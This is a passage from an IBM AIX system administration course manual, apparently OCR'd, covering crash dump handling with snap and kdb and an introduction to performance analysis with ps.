   Step One:      Insert blank media into the chosen drive.
   Step Two:      Type the number for that device and press
Enter.

                Device type              Path Name

   >>> 1        tape/scsi/8mm           /dev/rmt0
       2        Diskette Drive          /dev/fd0

   88  Help?
   99  Exit
```

Automatically Reboot After a Crash

```
# smit chgsys
```



```
                 Change/Show Characteristics of Operating System

Type or select values in entry fields.
Press Enter AFTER making all desired changes.

  Maximum number of PROCESSES allowed per user               [128]
  Maximum number of pages in block I/O BUFFER CACHE          [20]
  Automatically REBOOT system after a crash                  false

  ...

  Enable full CORE dump                                      false
  Use pre-430 style CORE dump                                false


F1=Help          F2=Refresh          F3=Cancel          F4=List
F5=Reset         F6=Command          F7=Edit            F8=Image
F9=Shell         F10=Exit            Enter=Do
```

Figure 10-14. Automatically Reboot After a Crash AU1610.0

Notes:


If you want your system to reboot automatically after a dump, you must change the kernel parameter **autostart** to **true**. This can be easily done by the smit fastpath **smit chgsys**. The corresponding menu item is **Automatically REBOOT system after a crash**. Note that the default value is **true** in v 5.2.

If you do not want to use smit, execute the following command:

```
# chdev -l sys0 -a autorestart=true
```

If you specify an automatic reboot, verify that the /var file system is large enough to store a system dump.

Sending a Dump to IBM



- Copy a dump onto tape:

  /usr/sbin/snap -a -o /dev/rmt0

- Label tape with:

  - Problem Management Record (PMR) number
  - Command used to create tape
  - Block size of tape

- Support Center uses **kdb** to examine the dump

Figure 10-15. Sending a Dump to IBM AU1610.0

Notes:

Before sending a dump to the IBM Support Center, use the **snap** command to collect system data. **/usr/sbin/snap -a -o /dev/rmt0** will collect all the necessary data. In AIX 5.2, **pax** is used to write the data to tape. The Support Center will need the information collected by snap in addition to the dump and kernel. Do not send just the dump file **vmcore.x** without the corresponding AIX kernel. Without it, the analysis is not possible.


The AIX Systems Support Center will analyze the contents of the dump using the **kdb** command. The **kdb** command uses the kernel that was active on the system at the time of the halt.

The **snap** command was developed by IBM to simplify gathering configuration information. It provides a convenient method of sending **lslpp** and **errpt** output to the support centers. It gathers system configuration information and compresses the information to a **pax** file. The file can then be downloaded to disk, or tape.

Some useful flags with the **snap** command are:

-c	Creates a compressed tar image (snap.tar.Z) of all files in the /**tmp**/**ibmsupt** directory tree or other named output directory
-f	gather file system information
-g	gather general information
-k	gather kernel information
-D	gather dump and /**unix**
-t	creates tcpip.snap file; gather TCP/IP information

Use kdb to Analyze a Dump



```
# uncompress  /var/adm/ras/vmcore.x.Z
# kdb   /var/adm/ras/vmcore.x   /unix
>status
>stat
(further sub-commands for analyzing)
> quit
```

/unix kernel must be the same as on the failing machine

Figure 10-16. Use kdb to Analyze a Dump AU1610.0

Notes:

The **kdb** command is an interactive tool for the symbolic visualization of the operating system. Typically, **kdb** is used to examine kernel dumps in a system postmortem state. However, a live running system can also be examined with **kdb**, although due to the dynamic nature of the operating system, the various tables and structures often change while they are being examined, and this precludes extensive analysis.

Prior to AIX 5.1, the **crash** command was used instead of **kdb**.

To examine an active system, you would simply run the **kdb** command without any arguments.

For a dead system, a dump is analyzed using the **kdb** command with file name arguments.

To use **kdb**, the vmcore file must be uncompressed. After a crash it is typically named vmcore.*x*.Z which indicates it is in a compressed format. Use the **uncompress** command before using **kdb**. To analyze a dump file, enter:

```
# uncompress /var/adm/ras/vmcore.x.Z
# kdb /var/adm/ras/vmcore.x /unix
```

If the copy of /**unix** does not match the dump file, the following output will appear on the screen:

```
WARNING: dumpfile does not appear to match namelist
>
```

If the dump itself is corrupted in some way, then the following will appear on the screen:

```
...
dump /var/adm/ras/vmcore.x corrupted
```

Examining a system dump requires an in-depth knowledge of the AIX kernel. However there are two subcommands that might be useful.

The sub-command **status** displays the process that was active at the CPU when the crash occurred. The subcommand **stat** shows the machine status when the dump occurred.

To exit the **kdb** debug program, type **quit** at the **>** prompt.

Next Step

Exercise 10:

System Dump

Figure 10-17. Next Step AU1610.0

Notes:

At the end of the exercise, you should be able to:

- Initiate a dump
- Identify LED codes associated with the dump facility
- Use the **snap** command

Checkpoint

1. What is the default primary dump device? Where do you find the dump file after reboot?

2. How do you turn on dump compression?

3. How do you start a dump from an attached LFT terminal?

4. If the copy directory is too small, will the dump, which is copied during the reboot of the system, be lost?

5. Which command should you execute before sending a dump to IBM?

Figure 10-18. Checkpoint AU1610.0

Notes:

Unit Summary

- When a dump occurs kernel and system data are copied to the primary dump device
- The system by default has a primary dump device (/dev/hd6) and a secondary device (/dev/sysdumpnull)
- During reboot the dump is copied to the copy directory (/var/adm/ras)
- A system dump should be retrieved from the system using the snap command
- The support center uses the kdb debugger to examine the dump

Figure 10-19. Unit Summary AU1610.0

Notes:

Unit 11. Performance and Workload Management

What This Unit Is About

This unit helps system administrators to identify the cause for performance problems. Workload management techniques will be discussed.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Provide basic performance concepts
- Provide basic performance analysis
- Manage the workload on a system
- Work with the Performance Diagnostic Tool (PDT)


How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Exercises

References

Online	*AIX Performance Tools Guide and Reference*



Unit Objectives

After completing this unit, students should be able to:

- Provide basic performance concepts
- Provide basic performance analysis
- Manage the workload on a system
- Work with the Performance Diagnostic Tool (PDT)

Figure 11-1. Unit Objectives AU1610.0


Notes:

This course can only provide an introduction to **performance concepts and tools**. For a more thorough understanding of the subject you should take the AIX Performance Management class.

We will not be covering network monitoring, application development issues, or matters pertaining to SMP and SP machines. Also, this section will not explain the myriad of performance tuning techniques. All of that is addressed by the AIX Performance Management course.

11.1 Basic Performance Analysis and Workload Management

Performance Problems



Performance is very often not objective!

Figure 11-2. Performance Problems AU1610.0


Notes:

Everyone who uses a computer has an opinion about its performance. Unfortunately, these opinions are often completely different.

Whenever you get performance complaints from users, you must check if this is caused by a system problem or a user (application) problem. If you detect that the system is fast, that means you indicate the problem is user or application-related, check the following:

- What application is running slowly? Has this application always run slowly? Has the source code of this application been changed or a new version installed?
- Check the system's environment. Has something changed? Have files or programs been moved to other directories, disks or systems? Check the file systems to see if they are full.
- Finally, you should check the user's environment. Check the **PATH** variable to determine if it contains any **NFS-mounted** directories. They could cause a very long search time for applications or shared libraries.

Understand the Workload



Analyze the hardware:

- Model
- Memory
- Disks
- Network

Identify all the work performed by the system

Identify critical applications and processes:

- What is the system doing?
- What happens under the cover (for example, NFS-mounts)?

Characterize the workload:

- Workstation
- Multiuser System
- Server
- Mixture of all above?

Figure 11-3. Understand the Workload AU1610.0

Notes:

If you detect the performance problem is system related, you must analyze the workload of your system. An accurate definition of the system's workload is critical to understanding its performance and performance problems. The workload definition must include not only the type and rate of requests to the system but also the exact software packages and application programs to be executed.

1. **Identify critical applications and processes**. Analyze and document what the system is doing and when the system is executing these tasks. Make sure that you include the work that your system is doing under the cover, for example providing NFS directories to other systems.

2. **Characterize the workload**. Workloads tend to fall naturally into a small number of classes:

Workstation A single user works on a system, submitting work through the keyboard and receiving results on the native display of the system. The highest-priority performance objective of such a workload is minimum response time to the user’s request.


Multiuser A number of users submit their work through individual terminals that are connected to one system. The performance objective of such a workload is to maximize system throughput while preserving a specified worst-case response time.

Server A workload that consists of requests from other systems, for example a file-server workload. The performance objective of such a system is maximum throughput within a given response time.

With multiuser or server workloads, the performance specialist must quantify both the typical and peak request rates.

When you have a clear understanding of the workload requests, analyze and document the physical hardware (what kind of model, how much memory, what kind of disks, what network is used).

Critical Resources: The Four Bottlenecks



- Number of processes
- Process-Priorities

- Real memory
- Paging
- Memory leaks

- Disk balancing
- Types of disks
- LVM policies

- NFS used to load applications
- Network type
- Network traffic

Figure 11-4. Critical Resource: The Four Bottlenecks AU1610.0

Notes:

The performance of a given workload is determined by the availability and speed of different system resources. These resources that most often affect performance are:

- **CPU** (Central Processing Unit):

  Is the CPU able to handle all the processes or is the CPU overloaded? Are there any processes that run with a very high priority that manipulates the system performance in general? Is it possible to run certain processes with a lower priority?

- **Memory**:

  Is the real memory sufficient or is there a high paging rate? Are there faulty applications with memory leaks?

- **Disk I/O**:

  Is the CPU often waiting for disk I/O? Are the disks in good balance? How good is the disk performance? Can I change LVM policies, to improve the performance (for example, to use striping)?


- **Network**:

  How much is NFS used on the system? What kind of networks are used? How much network traffic takes place? Any faulty network cards?

Note that we cannot cover any network-related performance issues in this course. This goes beyond the scope of the class.

Now that we have identified the critical resources, we'll show how to measure the utilization of these resources.

Identify CPU-Intensive Programs: ps aux



```
# ps aux
USER     PID    %CPU     %MEM   ...     STIME        TIME   COMMAND
root     516    98.2      0.0   ...   13:00:00   1329:38   wait
johnp   7570     1.2      1.0   ...   17:48:32      0:01   -ksh
root    1032     0.8      0.0   ...   15:13:47     78:37   kproc
root       1     0.1      1.0   ...   15:13:50     13:59   /etc/init
```

Percentage of time the process has used the CPU

Percentage of real memory

Total Execution Time

Figure 11-5. Identify CPU-Intensive Programs: ps aux AU1610.0

Notes:

For many performance-related problems a simple check with **ps** may reveal the reason. Execute **ps aux** to identify the CPU and memory usage of your processes. Concentrate on the following two columns:

- **%CPU**: This column indicates the percentage of time the process has used the CPU since the process started. The value is computed by dividing the time the process uses the CPU by the elapsed time of the process. In a multiprocessor environment, the value is further divided by the number of available CPUs.
- **%MEM**: The percentage of real memory used by this process.


By running **ps aux** identify your top applications related to CPU and memory usage.

Many administrators use the **ps aux** command to create an alias definition that sorts the output according to the CPU usage:

alias top="ps aux | tail +2 | sort -k 1.15,1.19nr"

In the visual a process with PID 516 is shown. That's the **wait** process that is assigned to the CPU, if the system is idle. With AIX, the CPU must always be doing work. If the system is idle, the **wait** process will be executed.

Identify High-Priority Processes: ps -elf



```
# ps -elf
   F     S  UID   PID PPID  C PRI   NI    ... TIME   CMD
200003   A    0     1    0  0  60   20    ... 13.59 init
240001   A    0 3860     1  0  60   20    ... 6:06  syncd
200001   A  299 7852 7570 24  72   20    ... 0:00  ps
```

Priority of the process

Nice value

- The smaller the PRI value, the higher the priority of the process. The average process runs a priority around 60.
- The NI value is used to adjust the process priority. The higher the nice value is, the lower the priority of the process.

Figure 11-6. Identify High-Priority Processes: ps -elf AU1610.0

Notes:

After identifying CPU and memory-intensive processes, check the priorities of your processes.

The priority of a process controls when a process will be executed.

AIX distinguishes **fixed** and **non-fixed** priorities. If a process uses a **fixed** priority, this priority will be unchanged throughout the whole lifetime of the process. Default priorities are **non-fixed**, that means after a certain timeslice, the priority will be recalculated. The new priority is determined by the amount of CPU time used and the **nice** value.

The nice value is shown in column **NI**. The default nice value is **20**. The higher the nice value is, the lower the priority of the process. We will learn later how to change the nice value.

The actual priority of the process is shown in the **PRI** column. The smaller this value, the higher the priority. Note that processes generally run with a PRI in the 60s. Keep an eye on processes that use a higher priority than this value.

Basic Performance Analysis




Figure 11-7. Basic Performance Analysis AU1610.0

